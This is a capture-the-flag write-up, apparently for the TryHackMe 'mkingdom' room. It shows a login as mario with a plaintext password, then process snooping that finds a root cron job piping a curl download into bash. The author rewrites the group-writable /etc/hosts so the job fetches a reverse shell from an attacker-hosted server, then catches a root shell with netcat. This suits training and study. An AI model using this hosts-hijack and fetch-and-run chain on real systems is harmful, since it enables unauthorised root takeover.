
su mario to move laterally with the pass ikaTeNTANtES

And we were sucessfull.

mario → root


Linpeas didn't find anything interesting

Doing some manual enumeration, didn't found anything interesting so thought of using pspy to check the processes,if something interesting in it



```
mario@mkingdom:~$ netstat -lnupt     netstat -lnupt
netstat -lnupt
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::85                   :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp        0      0 0.0.0.0:54599           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 0.0.0.0:631             0.0.0.0:*                           -
udp        0      0 0.0.0.0:51845           0.0.0.0:*                           -
udp6       0      0 :::5353                 :::*                                -
udp6       0      0 :::57179                :::*                                -
udp6       0      0 :::40967                :::*                                -
mario@mkingdom:~$ nc -v 127.0.0.1 6nc -v 127.0.0.1 631
nc -v 127.0.0.1 631
Connection to 127.0.0.1 631 port [tcp/ipp] succeeded!
GET / HTTP/1.0
GET / HTTP/1.0
GET / HTTP/1.1
GET / HTTP/1.1
HTTP/1.0 400 Bad Request
Date: Thu, 20 Jun 2024 07:34:42 GMT
Server: CUPS/1.7 IPP/2.1
Upgrade: TLS/1.2,TLS/1.1,TLS/1.0
Content-Type: text/html; charset=utf-8
Content-Length: 346

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
        <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">
        <TITLE>Bad Request - CUPS v1.7.2</TITLE>
        <LINK REL="STYLESHEET" TYPE="text/css" HREF="/cups.css">
</HEAD>
<BODY>
<H1>Bad Request</H1>
<P></P>
</BODY>
</HTML>
mario@mkingdom:~$ |
```

POC [pspy64]:




```
bash
curl mkingdom.thm:85/app/castle/application/counter.sh
CRON
/bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /var/log/up.log
CRON
```

we find this curl mkingdom.thm:85/app/castle/application/counter.sh process interesting lets abuse it to get root.

We will check whether we have permission for editing the /etc/hosts file

Since mario is in the group we can write in the file :)



```
mario@mkingdom:/tmp$ ls -la /etc/hosts
ls -la /etc/hosts
-rw-rw-r-- 1 root mario 342 Jun 20 03:48 /etc/hosts
```

Now

We will edit the ip of the mkingdom.thm to attacker machine tun ip


After doing that , we will create directories for the process is using.

`mkdir -p app/castle/application`

and will create a bash file named counter.sh and will put a reverse shell payload to get the reverse shell

To host the directories we will use python

`python3 -m http.server 85`



```
2024/06/20 04:10:36 CMD: UID=0     PID=1313   | /usr/sbin/apache2 -k start
2024/06/20 04:10:36 CMD: UID=0     PID=130    |
2024/06/20 04:10:36 CMD: UID=0     PID=13     |
2024/06/20 04:10:36 CMD: UID=126   PID=1285   | /usr/sbin/mysqld
2024/06/20 04:10:36 CMD: UID=0     PID=127    |
2024/06/20 04:10:36 CMD: UID=4     PID=1225   | /usr/sbin/kerneloops
2024/06/20 04:10:36 CMD: UID=0     PID=12     |
2024/06/20 04:10:36 CMD: UID=0     PID=1188   | /usr/lib/accountsservice/accounts-daemon
2024/06/20 04:10:36 CMD: UID=0     PID=1185   | /usr/lib/xorg/Xorg -core :0 -seat seat0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch
2024/06/20 04:10:36 CMD: UID=116   PID=1182   | whoopsie
2024/06/20 04:10:36 CMD: UID=0     PID=1157   | /usr/sbin/cups-browsed
2024/06/20 04:10:36 CMD: UID=0     PID=1148   | /usr/lib/policykit-1/polkitd --no-debug
2024/06/20 04:10:36 CMD: UID=0     PID=1109   | lightdm
2024/06/20 04:10:36 CMD: UID=0     PID=11     |
2024/06/20 04:10:36 CMD: UID=0     PID=1092   | anacron -s
2024/06/20 04:10:36 CMD: UID=0     PID=1091   | cron
2024/06/20 04:10:36 CMD: UID=0     PID=1088   | acpid -c /etc/acpi/events -s /var/run/acpid.socket
2024/06/20 04:10:36 CMD: UID=0     PID=1010   | /sbin/getty -8 38400 tty6
2024/06/20 04:10:36 CMD: UID=0     PID=1008   | /usr/bin/amazon-ssm-agent
2024/06/20 04:10:36 CMD: UID=0     PID=1005   | /sbin/getty -8 38400 tty3
2024/06/20 04:10:36 CMD: UID=0     PID=1004   | /sbin/getty -8 38400 tty2
2024/06/20 04:10:36 CMD: UID=0     PID=1002   | NetworkManager
2024/06/20 04:10:36 CMD: UID=0     PID=10     |
2024/06/20 04:10:36 CMD: UID=0     PID=1      | /sbin/init
2024/06/20 04:11:01 CMD: UID=0     PID=27435  | bash
2024/06/20 04:11:01 CMD: UID=0     PID=27434  | curl mkingdom.thm:85/app/castle/application/counter.sh
2024/06/20 04:11:01 CMD: UID=0     PID=27433  | /bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /var/log/up.log
2024/06/20 04:11:01 CMD: UID=0     PID=27432  | CRON
2024/06/20 04:12:01 CMD: UID=0     PID=27441  | bash
2024/06/20 04:12:01 CMD: UID=0     PID=27440  | curl mkingdom.thm:85/app/castle/application/counter.sh
2024/06/20 04:12:01 CMD: UID=0     PID=27439  | /bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /var/log/up.log
2024/06/20 04:12:01 CMD: UID=0     PID=27438  | CRON
2024/06/20 04:12:01 CMD: UID=0     PID=27443  | bash
```

```
^C
Keyboard interrupt received, exiting.

debangshu@kali:~/Desktop/ctf/thm/mkingdom/app/castle/application$ pwd
/home/debangshu/Desktop/ctf/thm/mkingdom/app/castle/application

debangshu@kali:~/Desktop/ctf/thm/mkingdom/app/castle/application$ cd ../../../

debangshu@kali:~/Desktop/ctf/thm/mkingdom$ python3 -m http.server 85
Serving HTTP on 0.0.0.0 port 85 (http://0.0.0.0:85/) ...
10.10.3.122 - - [20/Jun/2024 13:42:01] "GET /app/castle/application/counter.sh HTTP/1.1" 200 -
```

```
debangshu@kali:~/Desktop/ctf/thm/mkingdom$ rlwrap nc -lnvp 9090
listening on [any] 9090 ...
connect to [10.17.71.216] from (UNKNOWN) [10.10.3.122] 48848
bash: cannot set terminal process group (27439): Inappropriate ioctl for device
bash: no job control in this shell
root@mkingdom:~#
```

BOOM!!! we are root ❤️